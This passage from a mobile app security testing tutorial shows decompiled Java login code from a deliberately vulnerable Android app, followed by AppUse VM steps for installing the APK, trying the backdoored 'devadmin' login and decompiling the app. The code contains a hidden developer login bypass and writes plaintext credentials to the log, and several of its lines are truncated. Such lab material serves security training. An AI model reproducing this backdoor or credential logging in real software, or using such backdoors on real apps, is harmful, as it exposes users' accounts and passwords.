
```
protected void onProgressUpdate(Integer... paramVarArgs) {}

public void postData(String paramString)
  throws ClientProtocolException, IOException, JSONException, InvalidKeyException, NoSuchAlgorithmException, NoSuchPaddingExcepti
{
  paramString = new DefaultHttpClient();
  HttpPost localHttpPost1 = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/login"
  HttpPost localHttpPost2 = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/devlog
  ArrayList localArrayList = new ArrayList(2);
  localArrayList.add(new BasicNameValuePair("username", DoLogin.this.username));
  localArrayList.add(new BasicNameValuePair("password", DoLogin.this.password));
  if (DoLogin.this.username.equals("devadmin")) {
    localHttpPost2.setEntity(new UrlEncodedFormEntity(localArrayList));
  }
  for (paramString = paramString.execute(localHttpPost2);; paramString = paramString.execute(localHttpPost1))
  {
    paramString = paramString.getEntity().getContent();
    DoLogin.this.result = convertStreamToString(paramString);
    DoLogin.this.result = DoLogin.this.result.replace("\n", "");
    if (DoLogin.this.result != null)
    {
      if (DoLogin.this.result.indexOf("Correct Credentials") == -1) {
        break;
      }
      Log.d("Successful Login:", ", account=" + DoLogin.this.username + ":" + DoLogin.this.password);
      saveCreds(DoLogin.this.username, DoLogin.this.password);
      trackUserLogins();
      paramString = new Intent(DoLogin.this.getApplicationContext(), PostLogin.class);
      paramString.putExtra("uname", DoLogin.this.username);
      DoLogin.this.startActivity(paramString);
    }
    return;
```

Diving into Appuse

Well, enough of Windows platform testing and manual labor! Let's take a Linux flavor to get the essence of more exploiting and automation!

1. Fire up Appuse Vm.

2. Go to Android Device tab and select launch emulator.



3. After launching the emulator, we will look for the installation of the apk file.


4. Click on the load apk and select the file as shown below.

5. Select the apk and click install apk.

6. Below the log file, you can see the background changes going on:

7. Once the apk is installed, we can carry out our assessment.


8. Now let's try the backdoored credential "devadmin".



Decompilation of APK file:


So far, we did everything manually, let's now try using APPuse to do the reversing for us.

Since it's already loaded, click "decode apk" option. In a matter of minutes, it will automatically decode the apk and open up the folder with decompiled files.




Step 1: Hit Decode APK, so the process of automated reversing takes place.

Step 2: You can observe the log process underway that shows the background processes taking place.




Step 3: Folder opened up showing the decompiled information.


Let's take a look again:



Dex-2 Jar Conversion for viewing source code and class files:

